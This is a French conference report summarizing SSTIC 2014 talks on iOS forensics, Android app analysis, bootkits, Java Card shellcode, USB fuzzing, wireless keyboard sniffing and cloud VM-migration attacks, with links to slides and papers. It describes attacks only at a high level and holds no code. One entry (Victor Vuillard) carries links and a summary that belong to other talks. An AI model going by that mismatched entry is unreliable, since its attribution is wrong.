https://www.sstic.org/media/SSTIC2014/SSTIC-actes/Mathieu_RENARD_-_Investigation_numerique_iOS/SSTIC2014-Article-Mathieu_RENARD_-_Investigation_numerique_iOS-renard.pdf

Les protections mises en places par le constructeur, le manque d'outils disponibles et le système fermé rendent les analyses des terminaux iOS complexes. Lors d'une investigation sur système il faut pouvoir accéder au système de fichiers pour mener l'enquête... Parti de ce constat, l'auteur nous explique comment il utilise des vulnérabilités connues et utilisées dans les jailbreaks pour accéder aux systèmes du terminal.

How to play Hooker : Une solution d'analyse automatisée de markets Android

Dimitri Kirchner et Georges Bossert (AMOSSYS)

Slides

https://www.sstic.org/media/SSTIC2014/SSTIC-actes/how_to_play_hooker__une_solution_danalyse_automati/SSTIC2014-Slides-how_to_play_hooker__une_solution_danalyse_automatise_de_markets_android-kirchner_bossert.pdf


Article

https://www.sstic.org/media/SSTIC2014/SSTIC-actes/how_to_play_hooker__une_solution_danalyse_automati/SSTIC2014-Article-how_to_play_hooker__une_solution_danalyse_automatise_de_markets_android-kirchner_bossert.pdf

La présentation suivante a permis d'aborder un sujet moins bas-niveau. En effet, Dimitri Kirchner a détaillé la conception d'un framework d'analyse d'applications Android.

L'objectif des auteurs est de monter une plateforme d'analyse automatique leur permettant de caractériser les applications proposées sur un Android Market, afin d'être en mesure de réaliser des études statistiques sur ces dernières, mais aussi d'observer les résultats détaillés relatifs à une application donnée. Ils se reposent pour cela sur les frameworks Androguard pour l'analyse statique et sur Substrate pour l'analyse dynamique.

Une surcouche à base d'ElasticSearch et de Kibana a aussi été conçue. Elle permet d'interroger la base dans laquelle sont stockés tous les résultats. Celle-ci permet par exemple de visualiser simplement les permissions réellement utilisées par les applications, les suites de chiffrements préférées des développeurs ou de détecter certaines « anomalies » comme les applications qui cherchent à utiliser les commandes « iptables » ou « su », ou encore qui cherchent à accéder à des fichiers présents ailleurs que dans leur « /data/ ».



Catch Me If You Can - A Compilation Of Recent Anti-Analysis In Malware

Marion Marschalek (CYPHORT)

Slides

https://www.sstic.org/media/SSTIC2014/SSTIC-actes/catch_me_if_you_can/SSTIC2014-Article-catch_me_if_you_can-marschalek.pdf

Les techniques d'anti-debug sont monnaie courante pour se protéger des analystes ou ralentir les analyses. Cependant, cela ne rend pas ces dernières impossibles, il suffit de persévérer. Ainsi l'oratrice nous fait découvrir / redécouvrir plusieurs techniques d'anti-debug et revient sur le cas d'un malware intéressant car il utilisait un langage obsolète (VB6).

Présentation courte : La radio qui venait du froid

Alain Schneider (COGICEO)


Slide

https://www.sstic.org/media/SSTIC2014/SSTIC-actes/la_radio_qui_venait_du_froid/SSTIC2014-Slides-la_radio_qui_venait_du_froid-schneider.pdf

Article

https://www.sstic.org/media/SSTIC2014/SSTIC-actes/la_radio_qui_venait_du_froid/SSTIC2014-Article-la_radio_qui_venait_du_froid-schneider.pdf

Une blague à un collègue ? Voilà comment Alain Schneider a débuté son étude sur les puces NRF24L01... En effet, un jour, son collègue est venu au bureau avec un clavier sans fil, du coup, celui-ci s'est demandé s'il pouvait intercepter les touches tapées. Ainsi, l'auteur nous a fait une comparaison technique et tarifaire du matériel d'interception existant. Il a fini sa présentation sur une démonstration d'interception d'un clavier Microsoft qui chiffre les données avec XOR...



Présentation courte : Analyse de sécurité des box ADSL


Eric Alata (CNRS, LAAS, INSA & Thales), Jean-Christophe Courrege (CNRS, LAAS & INSA), Mohammed Kaaniche (CNRS, LAAS & INSA), Vincent Nicomette (CNRS & LAAS), Yann Bachy (CNRS & LAAS), Yves Deswarte (CNRS & Thales)

Article

https://www.sstic.org/media/SSTIC2014/SSTIC-actes/analyse_de_securite_des_box_adsl/SSTIC2014-Article-analyse_de_securite_des_box_adsl-alata_courrege_kaaniche_nicomette_bachy_deswarte.pdf

Les chercheurs se sont penchés sur la sécurité des box ADSL en partant du constat que sur celles-ci, la surface d'attaque se composait de deux axes : le LAN et le WAN. Cependant, que se passe-t-il si l'on se branche à la place de notre FAI avec notre propre DSLAM ?

Ils ont étudié cette attaque sur six box différentes afin de déterminer comment les différents FAI déploient leurs mises à jour, lancent des services, administrent les box, etc.



Présentation courte: Sécurité des ordivisions

Frédéric Basse (Thales)

Slides

https://www.sstic.org/media/SSTIC2014/SSTIC-actes/securite_des_ordivisions/SSTIC2014-Slides-securite_des_ordivisions-basse.pdf

Article

https://www.sstic.org/media/SSTIC2014/SSTIC-actes/securite_des_ordivisions/SSTIC2014-Article-securite_des_ordivisions-basse.pdf

Votre télé est-elle sécurisée ? Voici la question à laquelle Frédéric Basse à essayer de répondre en analysant la sécurité d'une smartTv (ordivision) de la marque Philips. Cette boite noire renferme un vrai système Linux avec de vrais paquets et des vraies vulnérabilités. Au cours de son analyse, il est revenu vers une faille découverte au sein de la librairie libupnp en 2012.

> Jour 2

Escalade de privilèges dans une carte à puce Java Card

Guillaume Bouffard (Équipe Smart Secure Devices (SSD)), Jean-Louis Lanet (Université de Limoges)

Slides
https://www.sstic.org/media/SSTIC2014/SSTIC-actes/escalade_de_privilege_dans_une_carte_a_puce_java_c/SSTIC2014-Slides-escalade_de_privilege_dans_une_carte_a_puce_java_card-bouffard_lanet.pdf

Article
https://www.sstic.org/media/SSTIC2014/SSTIC-actes/escalade_de_privilege_dans_une_carte_a_puce_java_c/SSTIC2014-Article-escalade_de_privilege_dans_une_carte_a_puce_java_card-bouffard_lanet.pdf

Les chercheurs de Limoges ont voulu mieux comprendre ce qui se passe dans ces petites boîtes noires. Après un rappel sur le JavaCard, les cartes à puces et les JVM, ces derniers ont référencé les attaques existantes sur ce type de technologies. Puis ils ont expliqué comment exécuter un Shellcode sur les cartes et démontré une nouvelle technique pour exécuter du code natif pour accéder aux informations stockées dans les cartes à puces.


Recherche de vulnérabilités dans les piles USB : approches et outils

Fernand Lone Sang (QuarksLAB), Jordan Bouyat (QuarksLAB)

Slides
https://www.sstic.org/media/SSTIC2014/SSTIC-actes/recherche_de_vulnrabilits_dans_les_piles_usb__appr/SSTIC2014-Slides-recherche_de_vulnrabilits_dans_les_piles_usb__approches_et_outils-lone-sang_bouyat.pdf

Article
https://www.sstic.org/media/SSTIC2014/SSTIC-actes/recherche_de_vulnrabilits_dans_les_piles_usb__appr/SSTIC2014-Article-recherche_de_vulnrabilits_dans_les_piles_usb__approches_et_outils-lone-sang_bouyat_2.pdf

Du fuzzing sur USB, en veux-tu en voilà... Après une explication sur l'USB, les techniques existantes de fuzzing et les fuzzeurs existants, mais pas toujours adéquats ; le chercheur présente son outil qu'il a développé afin de masteriser le fuzzing des équipements qui acceptent de l'USB. Celui-ci, basé sur un Facedancer conçu par Travis Goodspeed, permet de jouer/rejouer des trames USB modifiées avec un système de surveillance qui essaie de détecter toute anomalie.



Bootkit revisited

Samuel Chevet (Sogeti)

Slides
https://www.sstic.org/media/SSTIC2014/SSTIC-actes/bootkit_revisited/SSTIC2014-Slides-bootkit_revisited-chevet.pdf

Article
https://www.sstic.org/media/SSTIC2014/SSTIC-actes/bootkit_revisited/SSTIC2014-Article-bootkit_revisited-chevet.pdf

Quelques semaines après avoir été présentés à la HITB à Amsterdam, Samuel Chevet, chercheur chez Sogeti ESEC, nous a parlé de ses travaux sur les rootkits, et plus particulièrement les bootkits, qui infectent les ordinateurs lors du processus de démarrage. Il s'est plus particulièrement intéressé aux systèmes d'exploitation Windows pour architecture 64 bits. En effet, ces derniers disposent d'une fonctionnalité leur permettant d'empêcher le chargement de drivers système ne disposant pas d'une signature cryptographique valide.

Sa présentation s'est découpée en deux parties. La première a permis d'aborder chaque étape du démarrage d'un ordinateur : depuis le chargement du BIOS jusqu'au lancement du système d'exploitation. Il a notamment rappelé tous les mécanismes de protection mis en place pour empêcher une altération du système d'exploitation. En effet, en s'attaquant à un système au cours de ces étapes de démarrage, un attaquant est en mesure de disposer des privilèges les plus élevés, afin par exemple de modifier le comportement du système d'exploitation.

La deuxième partie s'est concentrée sur le contournement de toutes ces protections de manière stable. Pour le cher-

cheur, cela signifie de ne pas utiliser de hook, d'offset hardcodé ou de recherche de pattern en mémoire au sein du bootkit/rootkit ; et ce, afin d'être compatible avec l'ensemble des versions de Windows. Il a présenté son propre bootkit baptisé ReBoot. Celui-ci repose sur l'utilisation de différentes fonctionnalités offertes par les processeurs 64 bits telles que le mode V8086 ou encore l'utilisation de breakpoint matériel.

Le principal intérêt de cette technique est sa compatibilité avec tous les systèmes d'exploitation Windows. ReBoot est également fonctionnel sur un disque chiffré, car aucune modification de code n'est réalisée. Une rapide démonstration a permis de montrer la capacité du bootkit à modifier le comportement du système d'exploitation afin de permettre à un attaquant ne disposant pas du mot de passe d'un utilisateur d'accéder à son compte.

Tests d'intégrité d'hyperviseurs de machines virtuelles à distance et assistés par le matériel

Benoit Morgan et Éric Alata (LAAS-CNRS)


Article

https://www.sstic.org/media/SSTIC2014/SSTIC-actes/tests_dintegrite_dhyperviseurs/SSTIC2014-Article-tests_dintegrite_dhyperviseurs-morgan_alata_nicomette.pdf

Slides

https://www.sstic.org/media/SSTIC2014/SSTIC-actes/tests_dintegrite_dhyperviseurs/SSTIC2014-Slides-tests_dintegrite_dhyperviseurs-morgan_alata_nicomette.pdf

Benoit Morgan et Éric Alata, chercheurs au laboratoire LAAS-CNRS nous présentent le projet SVC, pour Secure Virtual Cloud. Le principe ? Proposer un système de virtualisation sécurisé permettant de détecter une anomalie au sein de l'hyperviseur, comme une corruption mémoire.
Dans ce but, ils proposent une solution en deux parties : dans un premier temps, utiliser un hyperviseur minimaliste et de confiance qui sert à virtualiser la couche supérieure (un hyperviseur classique comme ESXi, KVM ou Xen par exemple) ; dans un second temps, surveiller la mémoire de cet hyperviseur de confiance avec une carte PCI Express dédiée, reliée à une machine distante par une connexion Ethernet ou USB.



En effet, la surveillance de structures connues au sein de la mémoire de l'hyperviseur permettrait de repérer une éventuelle compromission lors de modifications inhabituelles de ces structures.

La sécurité des systèmes mainframes

Stéphane Diacquenod (Volvo IT)

Slides


https://www.sstic.org/media/SSTIC2014/SSTIC-actes/la_securite_des_systemes_mainframes/SSTIC2014-Slides-la_securite_des_systemes_mainframes-diacquenod.pdf

Article

https://www.sstic.org/media/SSTIC2014/SSTIC-actes/la_securite_des_systemes_mainframes/SSTIC2014-Article-la_securite_des_systemes_mainframes-diacquenod.pdf

Stéphane Diacquenod de chez Volvo IT dresse un état des lieux de la sécurité des mainframes. Utilisé dans de nombreux secteurs (bancaire, assurance, industrie lourde et distribution), le système mainframe repose sur un hyperviseur de type 1 nommé PR/SM (pour Processor Resource / System Manager). Ce dernier assure un mécanisme de partitions logiques LPAR permettant de séparer différents environnements, avec une étanchéité certifiée EAL5. Chaque LPAR dispose de son propre système d'exploitation, parmi z/OS, z/VSE, z/TPF, s/Linux et z/VM.

Par la suite, Stéphane focalise sa présentation sur les mécanismes de sécurité inhérents à z/OS, et ce pour une raison simple : ils représentent 70 à 80% des systèmes mainframe. On retrouve un jeu d'instructions privilégiées (similaire au système de « rings » en x86), une protection des pages mémoires basée sur une table de droit - un programme utilisateur ne peut pas lire les pages système par exemple - mais également une implémentation UNIX appelée USS ou OMVS permettant le fonctionnement des applications utilisant TCP/IP. Seulement voilà, Stéphane nous explique que les administrateurs mainframes ne sont pas des administrateurs UNIX. Leur méconnaissance de ces systèmes peut engendrer de gros problèmes de sécurité.



Il évoque ensuite les problématiques de contrôle d'accès (API SAF reposant sur une base RACF, autorisations, etc.), de journalisation, ainsi que les outils d'audits - quasiment inexistants pour le mainframe.

Finalement, à la question « Quel niveau de sécurité est capable d'assurer le mainframe ? », on trouvera pour réponse

« ça dépend ». Comme pour beaucoup d'autres systèmes (Windows et Linux), c'est l'attention portée par les équipes techniques et managériales à la sécurité (durcissement des configurations, déploiement des correctifs, etc.) qui permettra de répondre plus précisément à cette question.

Présentation courte : Reconnaissance réseau à grande échelle : port scan is not dead

Fred Raynal et Adrien Guinet (Quarkslab)

Slides

http://www.quarkslab.com/dl/14-sstic-ivy-talk.pdf


Article

https://www.sstic.org/media/SSTIC2014/SSTIC-actes/port_scan_is_not_dead/SSTIC2014-Article-port_scan_is_not_dead-guinet_raynal.pdf

Outils

https://github.com/quarkslab/nodescan|nodescan
https://github.com/quarkslab/libleeloo|libleeloo

Fred Raynal et Adrien Guinet de chez Quarkslab ont présenté leur scanner maison : Nodescan. Ce dernier a pour but de répondre à la problématique du scan de masse et prétend outrepasser les limitations de scanners comme Masscan et Zmap (ces derniers requièrent une bande passante digne d'un fournisseur d'accès à Internet et sont très bruyants).



Nodescan présente quant à lui de sérieux atouts : scaling et performances. Il peut en effet être distribué sur plusieurs serveurs, l'espace des éléments à scanner étant alors répartis aléatoirement entre les différents noeuds (la charge des scans est répartie sur l'ensemble des nœuds). Il repose par ailleurs sur la bibliothèque de fonction C++ maison libleeloo qui permet d'effectuer la répartition aléatoire de millions d'adresses IPs avec des performances satisfaisantes (le whitepaper indique une moyenne avoisinant les 7,5 millions d'adresses par seconde).

Cryptocoding

Jean-Philippe Aumasson (Kudelski Security)

Slides

https://www.sstic.org/media/SSTIC2014/SSTIC-actes/crpytocoding/SSTIC2014-Slides-crpytocoding-aumasson.pdf

Dans le monde de la cryptographie appliquée, on rencontre deux populations : d'une part les cryptologues, maitres des mathématiques et des algorithmes de chiffrement, et d'autre part, les développeurs, artistes du code et savants de l'ingénierie logicielle.

Le problème, comme nous l'explique Jean-Philippe Aumasson de chez Kudelski Security, c'est que l'intersection de ces deux ensembles est bien souvent nulle. En effet, un développeur implémentant un algorithme de chiffrement s'expose à une mauvaise implémentation de l'algorithme tout en proposant un code robuste, tandis qu'un cryptologue implémentera correctement l'algorithme tout en risquant de présenter un code vulnérable.

Jean-Phillipe poursuit en abordant la problématique de l'open source, en prenant pour exemple OpenSSL : qui dit open source dit revue de code par les pairs, qui dit revue de code par les pairs dit sécurité. « C'est bon » se dit-on, « quelqu'un a revu le code ». Sauf qu'on le sait, ce quelqu'un qui doit disposer de compétences particulières est rare. Pire encore, cette confiance que l'open source induit est dangereuse, « puisque c'est open source, quelqu'un a revu le code », ce « quelqu'un » ce n'est pas nous, ce n'est pas les autres - qui se disent la même chose - c'est donc probablement personne. Il appuie son discours par un exemple criant : la faille Heartbleed.

Buy it, use it, break it... fix it : Caml Crush, un proxy PKCS#11 filtrant

Ryad Benadjila, Thomas Calderon et Marion Daubignard (ANSSI)

Slides


https://www.sstic.org/media/SSTIC2014/SSTIC-actes/buy_it_use_it_break_it__fix_it__caml_crush_un_prox/SSTIC2014-Slides-buy_it_use_it_break_it__fix_it__caml_crush_un_proxy_pkcs11_filtrant-benadjila_calderon_daubignard.pdf

Article

https://www.sstic.org/media/SSTIC2014/SSTIC-actes/buy_it_use_it_break_it__fix_it__caml_crush_un_prox/SSTIC2014-Article-buy_it_use_it_break_it__fix_it__caml_crush_un_proxy_pkcs11_filtrant-benadjila_calderon_daubignard.pdf

Le standard PKCS#11, produit par RSA Labs, permet d'interfacer de façon standardisée des terminaux implémentant de la cryptographie (un lecteur de carte à puce par exemple) et les applications qui utilisent ces terminaux. Le standard prend la forme d'une API : les applications font appel aux fonctions de cette API et les vendeurs fournissent des bibliothèques partagées qui les implémentent. Le problème, c'est que cette API est vulnérable à certains types d'attaques, notamment les attaques « Wrap and Decrypt » qui permettent d'extraire les clés secrètes présentes au sein d'un terminal. En outre, c'est un standard, on ne peut pas s'en passer car il est massivement utilisé.

C'est dans l'optique de palier à ce type d'attaques que Ryad, Thomas et Marion présentent Caml Crush, un proxy PKCS#11 filtrant écrit en OCaml. Ce dernier vient se placer entre l'application et la bibliothèque partagée fournies par le vendeur afin d'intercepter les appels à l'API et rejeter ceux qui sont malveillants. Ce proxy est découpé en deux composants : un client, placé au côté de l'application, et un serveur, placé du côté du terminal afin de ne pas être contournable. Finalement, les règles de filtrage des appels à l'API sont définies dynamiquement au sein de la configuration du proxy.



Martine monte un CERT

Nicolas Bareil (Airbus Group)

Dans les années 80, Martine allait à la ferme, à la mer, au zoo, au cirque, et apprenait à faire la cuisine. En 2014, Martine se met à la page : elle monte un CERT. C'est sur ce thème plein d'humour, dans un discours saupoudré d'une pointe de provocation, que Nicolas Bareil évoque son retour d'expérience sur la création d'un CERT industriel au sein d'Airbus Group.

D'abord, c'est quoi un CERT ? « Computer Emergency Response Team », nous répond Martine. Bon, on n'est pas plus avancés, mais on sait que ça parle de réponse à incident. D'ailleurs, Martine a bien tenté de demander à ses camarades, mais les CERT c'est un milieu fermé et le contact n'est visiblement pas aisé à établir. Mais Martine elle ne s'est pas démontée, elle a retroussé ses manches et elle s'est attelée à la tâche, toute seule, parce que c'est sûr que ce n'est pas son chien Patapouf qui allait l'aider.

Quand on parle de CERT, on parle donc d'incidents. Et des incidents sur un SI comme celui d'Airbus Groupe, il y en a. Beaucoup. Du coup, pour Martine, pas question de s'occuper des faits divers, des chiens écrasés (mon pauvre Patapouf), un CERT ça se concentre sur les gros incidents. Encore que, les incidents il faut les détecter, et en général ce n'est pas le SOC/NOC qui les détecte, l'alerte vient de l'extérieur. Après, on observe : c'est qui l'attaquant ? Qu'est-ce qu'il cherche ? D'ailleurs, l'attaquant il est humain et ils sont plusieurs. Martine le voit bien, des fois ils tapent des commandes bêtement et font des fautes de frappes à répétitions, et des fois, ils sont rapides, efficaces et compétents. En tous cas, ils aiment bien les administrateurs, surtout ceux qui laissent des fichiers Excel pleins de mots de passe.

Finalement, l'incident est caractérisé, maintenant il faut répondre, et il faut que ça aille vite. Là, Martine met l'emphase sur l'importance de la communication : la réponse à incident c'est un travail d'équipe sur l'ensemble du SI, mais pas seulement ; les responsables des différents pôles de l'entreprise, les filiales et voire même les sous-traitants doivent être sensibilisés. Et dans ces cas là, le mot d'ordre, c'est diplomatie.

Rumps

Le SSTIC sans les Rumps ne serait pas le SSTIC - il y en avait 27 cette année :

- Let's rump!
- Tuto Miasm - Fabrice Desclaux
- Cloud ISO 14001 - Take 2 - Arnaud Ebalard
- Let's talk about SELKS - Éric Leblond
- Kerby@Parsifal - Thomas Calderon & Olivier Levillain
- SSTICY - Pierre Bienaimé
- J'ai cru voir un grosminet - P.-M. Ricordel & P. Capillon
- L'obfuscation dont vous êtes le héros - Serge Guelton
- Mind your languages - Pierre Chifflier
- Sécurité des ADSL... ailleurs - Nicolas Ruff
- Private meeting – Aurélien ?
- From NAND till dump - Jean-Yves Burlett
- x86 anti-decoders (PoC) - Axel Tillequin
- Stopper l'attaque DDos de Bryan... - Gaëtan Duchaussois
- jpg or mov, pourquoi choisir? - Christophe Grenier
- TCP Fast Open - Renaud Dubouguais
- Rebus - Philippe Biondi
- BNew - Outil de classification de malwares - ?
- La résolution du fameux challenge web100 - said & flux
- IRMA - Alexandre Quint
- Android 0dayz hunting, again - Fabien Perigaud
- Les actes SSTIC en ebook - Yves-Alexis Perez
- Raadio sur canapé - Jean-Philippe Gaulier
- Nodescan - Adrien Guinet
- Promo : No Such Con - ?
- Do not make your own crypto - Guillaume Delugré
- A Large Scale Analysis of the Security of Embedded Firmwares - Aurélien Francillon

> Jour 3

Élaboration d'une représentation intermédiaire pour l'exécution concolique et le marquage de données sous Windows

Sébastien Lecomte


Slides

https://www.sstic.org/media/SSTIC2014/SSTIC-actes/representation_intermediaire_de_code_windows/SSTIC2014-Slides-representation_intermediaire_de_code_windows-lecomte.pdf

Article

https://www.sstic.org/media/SSTIC2014/SSTIC-actes/representation_intermediaire_de_code_windows/SSTIC2014-Article-representation_intermediaire_de_code_windows-lecomte.pdf

Sébastien Lecomte à présenté l'outil FuzzWin, portage Windows du fuzzer Fuzzgrind. Le portage a été effectué grâce à PIN Tools et à l'implémentation d'un langage intermédiaire pour le marquage des données.



Présentation courte : RpcView : un outil d'exploration et de décompilation des MS RPC

Jean-Marie Borello & Jérémy Bouétard & Julien Boutet & Yoanne Girardin

http://www.rpcview.org/

Présentation de l'outil RPCView, permettant d'analyser et de rejouer les MS-RPC, présent un peu partout, mais non documenté par Microsoft. La présentation a été suivie par une démo montrant l'analyse d'un serveur Stuxnet afin de forcer les clients à se désinstaller.

Désobfuscation de DRM par attaques auxiliaires

Camille Mougey & Francis Gabriel (QUARKSLAB)

Slides

https://www.sstic.org/media/SSTIC2014/SSTIC-actes/dsobfuscation_de_drm_par_attaques_auxiliaires/SSTIC2014-Slides-dsobfuscation_de_drm_par_attaques_auxiliaires-mougey_gabriel.pdf

Article

https://www.sstic.org/media/SSTIC2014/SSTIC-actes/dsobfuscation_de_drm_par_attaques_auxiliaires/SSTIC2014-Article-dsobfuscation_de_drm_par_attaques_auxiliaires-mougey_gabriel.pdf

L'équipe de QuarksLab nous a également présenté, en ce 3ème jour, pTra (Python TRace Analyzer), permettant d'enregistrer et de manipuler le contexte d'exécution (état des registres, instructions exécutées, accès mémoires) d'un programme. Ce type d'analyse est tout particulièrement utile

dans l'analyse de DRM.

L'outil va tout d'abord sauvegarder l'évolution du contexte d'exécution au sein d'une base de données (MongoDB), puis va lancer une phase d'analyse pour identifier les différents blocs logiciels et les différentes entrées et sorties de ceux-ci, afin de retrouver l'algorithme original.

Obfuscation de code Python : amélioration des techniques existantes

Ninon Eyrolles & Serge Guelton (QUAKSLAB)

Slides

https://www.sstic.org/media/SSTIC2014/SSTIC-actes/obfuscation_de_code_python__amlioration_des_techni/SSTIC2014-Slides-obfuscation_de_code_python__amlioration_des_techniques_existantes-eyrolles_guelton.pdf

Article

https://www.sstic.org/media/SSTIC2014/SSTIC-actes/obfuscation_de_code_python__amlioration_des_techni/SSTIC2014-Article-obfuscation_de_code_python__amlioration_des_techniques_existantes-eyrolles_guelton.pdf

L'équipe de QuarksLab nous a présenté son packeur obfusquant pour Python, Python-pack. Après nous avoir expliqué les spécificités de python, ils nous ont montré les différentes techniques utilisées. Les transformations sont effectuées à trois niveaux (code source, interpréteur, ou les 2 en même temps). Les chercheurs nous ont ainsi présenté plusieurs méthodes utilisées, comme la modification de l'interpréteur, les modifications des opcodes, la modification du bytecode à la volée, l'obfuscation des données et la compilation statique.

Exemple de renforcement de la sécurité d'un OIV

Victor Vuillard (Orange)

Slides

https://www.sstic.org/media/SSTIC2014/SSTIC-actes/securite_des_ordivisions/SSTIC2014-Slides-securite_des_ordivisions-basse.pdf

Article

https://www.sstic.org/media/SSTIC2014/SSTIC-actes/securit_de_la_gestion_dynamiqu_cloud/SSTIC2014-Article-securit_de_la_gestion_dynamiqu_cloud-zheng_ben-othman_lazri_laniepce.pdf

Présentation d'une nouvelle vulnérabilité introduite par le « Cloud » et permettant de dégrader facilement les performances des machines. En effet, afin de préserver les performances d'un hyperviseur (ou de faire du surbooking ?), celui-ci déplace les VM lorsqu'elles demandent plus de ressources. Ainsi, il est possible, en jouant avec les ressources, de dégrader les performances des VM hôtes.

Coordinated Abusive VM Migration Attack: Serial Migration




Fig.1 – Attacker VM




Fig. 2 - Imbalance

Attack conditions:
- Attacker coordinates VMs on two different hosts
- VMs fluctuate their resource consumption in phase opposition between the two hosts

Références

[1] https://www.sstic.org/2014/news/

Que s'est-il passé au cours de ces dernières semaines au sein du petit monde de la sécurité informatique ?

Retour sur une analyse de plusieurs failles affectant les plugins WordPress, la faille Samba (CVE-2014-3560) et la mort de TrueCrypt

ACTUALITÉ DU MOMENT

TrueCrypt : Retour sur une mort prématurée

par Régis SENET

Joe Pemberton

TrueCrypt ne « crypt » plus depuis la fin du mois de Mai 2014. Nous vous proposons une rapide « analyse post-mortem » d'un des plus célèbres logiciels grand public de chiffrement des données.

> Qu'est ce que TrueCrypt ?

